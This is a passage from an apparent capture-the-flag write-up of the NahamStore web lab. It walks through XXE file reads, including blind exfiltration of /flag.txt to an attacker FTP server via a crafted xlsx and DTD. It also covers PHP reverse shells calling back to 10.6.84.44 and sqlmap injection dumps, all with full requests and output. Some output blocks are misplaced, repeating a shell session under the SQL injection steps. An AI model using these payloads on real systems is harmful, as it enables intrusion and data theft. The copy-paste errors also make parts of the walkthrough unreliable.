19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 25 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin 26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 29 _MT:x:100:65534:/nonexistent:/usr/sbin/nologin 30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin 31 systemd-network:x:102:103:systemd Network Management,/,/run/systemd:/usr/sbin/nologin 32 systemd-resolve:x:103:104:systemd Resolver,/,/run/systemd:/usr/sbin/nologin 33 systemd-timesync:x:104:105:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin 34 is invalid 35 </error> 36 </data> </pre>			

cat /etc/passwd

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /product/1?xml HTTP/1.1 2 Host: stock.nahamstore.tha 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 127 11 X-Token: 1234 12 13 <?xml version="1.0"?> 14 <!DOCTYPE root [<ENTITY test SYSTEM 'file:///flag.txt'>]> 15 <root> 16 <X-Token> 17 &test; 18 </X-Token> 19 </root> </pre>			<pre> 1 HTTP/1.1 401 Unauthorized 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Wed, 09 Jul 2025 14:43:40 GMT 4 Content-Type: application/xml; charset=utf-8 5 Connection: close 6 Content-Length: 104 7 8 <?xml version="1.0"?> 9 <data> 10 <error> 11 X-Token {9f18bd8b9acaada53c4c643744401ea8} 12 is invalid 13 </error> 14 </data> </pre>			

Get Flag: {9f18bd8b9acaada53c4c643744401ea8}

Case 2:



<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#xxe-inside-xlsx-file>

Press enter or click to view image in full size

Edit workbook.xml

```
(root@kali) - [/home/kali/xxe]
# ls
'[Content_Types].xml'  _rels  test.xlsx  xl

(root@kali) - [/home/kali/xxe]
# mv test.xlsx ../

(root@kali) - [/home/kali/xxe]
# ls
'[Content_Types].xml'  _rels  xl

(root@kali) - [/home/kali/xxe]
# 7z u evil.xlsx *

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs 12th

Scanning the drive:
7 folders, 10 files, 9251 bytes (10 KiB)

Creating archive: evil.xlsx

Items to compress: 17

Files read from disk: 10
Archive size: 5635 bytes (6 KiB)
Everything is Ok
```

Rebuild Excel File

```
(root@kali) - [/home/kali]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listening port 80



Timesheet Upload

Staff Members Only!

Staff Member:

Ben

Timesheet (xlsx only):

Browse... evil.xlsx

Upload Timesheet

Choose evil.xlsx and Upload Timesheet

```
(root@kali)~[/home/kali]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.133.35 - - [09/Jul/2025 23:30:41] code 404, message File not found
10.10.133.35 - - [09/Jul/2025 23:30:41] "GET /xxe.dtd HTTP/1.0" 404 -
```

Get a request from the target

```
(root@kali)~[/home/kali/xxe]
# cat xxe.dtd
<!ENTITY % d SYSTEM "php://filter/convert.base64-encode/resource=/flag.txt">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://10.6.84.44:2121/%d;'>">
```

Create xxe.dtd


```

(root@kali)~/home/kali/xxe
# git clone https://github.com/staaldraad/xxeserv.git
Cloning into 'xxeserv'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 50 (delta 1), reused 6 (delta 1), pack-reused 41 (from 1)
Receiving objects: 100% (50/50), 6.63 MiB | 4.76 MiB/s, done.
Resolving deltas: 100% (16/16), done.

(root@kali)~/home/kali/xxe
# cd xxeserv

(root@kali)~/home/kali/xxe/xxeserv
# ls
dtids  go.mod  payloads.md  README.md  xxeftp.go

(root@kali)~/home/kali/xxe/xxeserv
# go build xxeftp.go

(root@kali)~/home/kali/xxe/xxeserv
# ls
dtids  go.mod  payloads.md  README.md  xxeftp  xxeftp.go

(root@kali)~/home/kali/xxe/xxeserv
# ./xxeftp
2025/07/09 23:45:55 [*] GO XXE FTP Server - Port: 2121
[*] UNO Listening...

```

Basic FTP server to receive payloads from instances of XXE
Running xxeftp

```

(root@kali)~/home/kali
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.133.35 - - [09/Jul/2025 23:30:41] code 404, message File not found
10.10.133.35 - - [09/Jul/2025 23:30:41] "GET /xxe.dtd HTTP/1.0" 404 -

```

Listening 80

Timesheet Upload

Staff Members Only!

Staff Member:

Ben

Timesheet (xlsx only):

Browse...

evil.xlsx

Upload Timesheet

Up;pad evil.xlsx

```
(root@kali)-[/home/kali/xxe/xxeserv]
# ./xxeftp -o files.log -p 2121 -w -wd public -wp 8000
2025/07/09 23:57:42 [*] Storing session into the file: files.log
2025/07/09 23:57:42 [*] Starting Web Server on 8000 [public]
[*] UNO Listening...
[*] No certificate files found in directory. Generating new...
[*] Certificate files generated
2025/07/09 23:57:43 [*] GO XXE FTP Server - Port: 2121
2025/07/10 00:02:37 [*] Connection Accepted from [10.10.168.87:51738]
2025/07/10 00:02:40 [x] Connection Closed
2025/07/10 00:02:40 [*] Closing FTP Connection
2025/07/10 00:02:40 [*] Connection Accepted from [10.10.168.87:51740]
2025/07/10 00:02:42 [x] Connection Closed
2025/07/10 00:02:42 [*] Closing FTP Connection
```

There is an incoming ftp connection

```

(root@kali)~/home/kali/xxe/xxeserv
# ls
cert.pem  dtlds  files.log  go.mod  key.pem  payloads.md  README.md  xxeftp  xxeftp.go

(root@kali)~/home/kali/xxe/xxeserv
# cat files.log
USER: anonymous
PASS: anonymous
//e2Q2YjIyY2IzZTM3YmVmMzJkODAwMTA1YjExMTA3ZDhmfQo=
SIZE
MDTM
USER: anonymous
PASS: anonymous
SIZE
PASV

(root@kali)~/home/kali/xxe/xxeserv
# echo "e2Q2YjIyY2IzZTM3YmVmMzJkODAwMTA1YjExMTA3ZDhmfQo=" | base64 -d
{d6b22cb3e37bef32d800105b11107d8f}

(root@kali)~/home/kali/xxe/xxeserv
#

```

Read the flag {d6b22cb3e37bef32d800105b11107d8f}

Somewhere in the application. There is an endpoint that is vulnerable to an XXE attack. You can use this vulnerability to retrieve files on the server.

We've hidden a flag in /flag.txt to find.

Blind XXE Flag

{d6b22cb3e37bef32d800105b11107d8f}

11. RCE

Case 1:

```
(root@kali)~# dirsearch -u http://nahamstore.thm:8000

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /usr/share/sniper/plugins/dirsearch/reports/nahamstore.thm-8000/_25-07-09_05-34-58.txt
Error Log: /usr/share/sniper/plugins/dirsearch/logs/errors-25-07-09_05-34-58.log
Target: http://nahamstore.thm:8000/

[05:34:59] Starting:
[05:35:50] 302 - 0B - /admin -> /admin/login
[05:35:51] 302 - 0B - /admin/ -> /admin/login
[05:35:52] 302 - 0B - /admin/?/login -> /admin/login
[05:35:53] 200 - 1KB - /admin/login
[05:38:17] 200 - 30B - /robots.txt

Task Completed
```

Scanning Directory/File: dirsearch -u <http://nahamstore.thm:8000>



Marketing Manager Login

Login


Username:

admin

Password:

Login


Login with default password: admin:admin




Marketing Manager Dashboard

Active Campaigns		
Campaign Name	Date Started	Actions
Pre Opening Interest	12/10/2020 18:23	 
Hoodie Giveaway	12/15/2020 10:16	 

Edit Campaign



PHP PentestMonkey: <https://www.revshells.com/>
Copy WebShell to Code & Update



Edit Campaign

Campaign Details

Campaign Name:

Pre Opening Interest

Code:

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments

Back

Update

Trigger Reverse Shell

Marketing Manager Dashboard

Campaign has been updated

| Active Campaigns | | |
|----------------------|------------------|---|
| Campaign Name | Date Started | Actions |
| Pre Opening Interest | 12/10/2020 18:23 |   |
| Hoodie Giveaway | 12/15/2020 10:16 |   |

Run Listener, and read flag.txt {b42d2f1ff39874d56132537be62cf9e3}

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.84.44] from (UNKNOWN) [10.10.133.35] 50118
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
13:59:00 up 14 min, 0 users, load average: 0.00, 0.13, 0.18
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
startup.sh
sys
tmp
usr
var
$ cat flag.txt
{b42d2f1ff39874d56132537be62cf9e3}
```

Find ways to run commands on the webserver. You'll find the flags in /flag.txt

First RCE flag

{b42d2f1ff39874d56132537be62cf9e3}

Case 2:

nahamstore.thm/account/orders/4 120%

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber Academy Indon... GTF0Bins CyberChef

NahamStore Home Returns Account 0 Items

Order # 4

PDF Receipt

Shipping Address

Mr Hacker

Order Details

Order Id: 4
Order Date: 09/07/2025 14:06:07
User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

| Product | Cost |
|--------------|---------|
| Hoodie + Tee | \$25.00 |
| Total | \$25.00 |

Press PDF Receipt

Intercept

Request to http://nahamstore.thm:80 [10.10.133.35]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /pdf-generator HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/account/orders/4
12 Cookie: token=11b3cd80653b9886e046ea7f4eece601; session=038651f3023321fc509a8f95607da380
13 Upgrade-Insecure-Requests: 1
14
15 what=order&id=4
```

Intercept On Burp Suite

revshells.com

Reverse Shell Generator

IP & Port

IP

10.6.84.44

Port

4444

+1

Listener

nc -lvp 4444

Type

nc

Copy

Advanced

Reverse

Bind

MSFVenom

HoaxShell

OS

All

Name

Search...

Show Advanced

PHP cmd small

PHP exec

PHP shell_exec

PHP system

```
php -r '$sock=fsockopen("10.6.84.44",4444);exec("sh <&3 >&3 2>&3");'
```

Payload: `php -r '$sock=fsockopen("10.6.84.44",4444);exec("sh <&3 >&3 2>&3");'`

urlencoder.org

```
php -r '$sock=fsockopen("10.6.84.44",4444);exec("sh <&3 >&3 2>&3");'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Destination character set.

LF (Unix)

Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).


☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE <

Encodes your data into the area below.

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.6.84.44%22%2C4444%29%3Bexec%26%22sh%20%3C%263%20%3E%263%20%3E%263%22%29%3B%27
```

urlencode (payload)



Insert Payload: php%20-r%20%27%24sock%3Dfsockopen%28%2210.6.84.44%22%2C4444%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27

```

nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.84.44] from (UNKNOWN) [10.10.133.35] 50118
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
13:59:00 up 14 min, 0 users, load average: 0.00, 0.13, 0.18
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
startup.sh
sys
tmp
usr
var
$ cat flag.txt
{b42d2f1ff39874d56132537be62cf9e3}
$

```

Run Listener and read flag.txt {93125e2a845a38c3e1531f72c250e676}


You'll find the flags in /flag.txt

Second RCE flag

{93125e2a845a38c3e1531f72c250e676}

12. SQLi

Case 1:



<http://nahamstore.thm/product?id=1%27>

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.84.44] from (UNKNOWN) [10.10.133.35] 50118
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
13:59:00 up 14 min, 0 users, load average: 0.00, 0.13, 0.18
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
startup.sh
sys
tmp
usr
var
$ cat flag.txt
{b42d2f1ff39874d56132537be62cf9e3}
$
```

Copy request to nahamstore.txt

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.6.84.44] from (UNKNOWN) [10.10.133.35] 50118
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
13:59:00 up 14 min,  0 users,  load average: 0.00, 0.13, 0.18
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
startup.sh
sys
tmp
usr
var
$ cat flag.txt
{b42d2f1ff39874d56132537be62cf9e3}
$
```


payload: sqlmap -r nahamstore.txt — batch — level 5 — risk 3 — random-agent — dbms MySQL -D nahamstore -T sqli_one — dump

The flags can be found in the database tables called sqli_one & sqli_two in the column name flag.

Flag 1

{d890234e20be48ff96a2f9caab0de55c}

Case 2:



The screenshot shows a web browser at the URL `nahamstore.thm/returns`. The browser's address bar and tabs are visible at the top. The website header includes the 'NahamStore' logo and navigation links for 'Home', 'Returns', and 'Account'. The main heading is 'Return Your Items'. Below this is a form titled 'Return Information' with three fields: 'Order Number' (containing '1'), 'Return Reason' (a dropdown menu with 'Wrong Size' selected), and 'Return Information' (containing 'test'). A green 'Create Return' button is located at the bottom right of the form.

<http://nahamstore.thm/returns> -> Create Return

Press enter or click to view image in full size

```
(root@kali)~# cat nahamstore2.txt
POST /returns HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----2420354839903511875610745475
Content-Length: 415
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/returns
Cookie: token=9fe939abf7a42aa0b0f6b37666b2a927; session=60292a67a856cdc80e0d873fee2abb9d
Upgrade-Insecure-Requests: 1

-----2420354839903511875610745475
Content-Disposition: form-data; name="order_number"

1
-----2420354839903511875610745475
Content-Disposition: form-data; name="return_reason"

1
-----2420354839903511875610745475
Content-Disposition: form-data; name="return_info"

test
-----2420354839903511875610745475--
```

Copy request to nahamstore2.txt

```
(root@kali) ~/home/kali
# sqlmap -r nahamstore2.txt --level 5 --risk 3 --dbs --batch --dbms MySQL --random-agent -O nahamstore -T sqli_two --dump

      ___
     / __ \
    / _ \| | | |
   / ___ \| |_| |
  /_/___\_\_/\_/_/

[+] (1.9.3#stable)
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
responsible for any misuse or damage caused by this program

[*] starting @ 16:46:44 /2025-07-09/

[16:46:44] [INFO] parsing HTTP request from 'nahamstore2.txt'
[16:46:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; de-DE) AppleWebKit/533.20.25 (KHTML
xt'
Multipart-like data found in POST body. Do you want to process it? [Y/n/q] Y
Cookie parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] N
[16:46:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: MULTIPART order_number ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: -----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="order_number"

1 AND 1753=1753
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="return_reason"

1
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="return_info"

halo
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3--

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: -----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="order_number"

1;SELECT SLEEP(5)#
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="return_reason"

1
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="return_info"

halo
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3--

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: -----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="order_number"

1 AND (SELECT 2725 FROM (SELECT(SLEEP(5)))wGdk)
-----geckoformboundary43a8ab83162da7ca9d28ef2fff602bd3
Content-Disposition: form-data; name="return_reason"
```

Payload: sqlmap -r nahamstore2.txt — level 5 — risk 3 — dbs — batch — dbms MySQL — random-agent -D nahamstore -T sqli_two — dump

[Press enter or click to view image in full size](#)


```

1
-----geckoformboundary43a8ab83162da7ca9d28ef2ffff602bd3
Content-Disposition: form-data; name="return_info"

halo
-----geckoformboundary43a8ab83162da7ca9d28ef2ffff602bd3--
----
[16:46:45] [INFO] testing MySQL
[16:46:45] [INFO] confirming MySQL
[16:46:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 8.0.0
[16:46:45] [INFO] fetching database names
[16:46:45] [INFO] fetching number of databases
[16:46:45] [INFO] resumed: 2
[16:46:45] [INFO] resumed: information_schema
[16:46:45] [INFO] resumed: nahamstore
available databases [2]:
[*] information_schema
[*] nahamstore

[16:46:45] [INFO] fetching columns for table 'sqli_two' in database 'nahamstore'
[16:46:45] [INFO] resumed: 2
[16:46:45] [INFO] resumed: flag
[16:46:45] [INFO] resumed: id
[16:46:45] [INFO] fetching entries for table 'sqli_two' in database 'nahamstore'
[16:46:45] [INFO] fetching number of entries for table 'sqli_two' in database 'nahamstore'
[16:46:45] [INFO] resumed: 1
[16:46:45] [INFO] resumed: {212ec3b036925a38b7167cf9f0243015}
[16:46:45] [INFO] resumed: 1
Database: nahamstore
Table: sqli_two
[1 entry]
+-----+-----+
| id | flag |
+-----+-----+
| 1 | {212ec3b036925a38b7167cf9f0243015} |
+-----+-----+

[16:46:45] [INFO] table 'nahamstore.sqli_two' dumped to CSV file '/root/.local/share/sqlmap/output/nahamstore.th
[16:46:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/nahamstore.thm'

[*] ending @ 16:46:45 /2025-07-09/

```

flag: {212ec3b036925a38b7167cf9f0243015}

The flags can be found in the database tables called sqli_one & sqli_two in the column name flag.

Answer the questions below

Flag 2 (blind)

{212ec3b036925a38b7167cf9f0243015}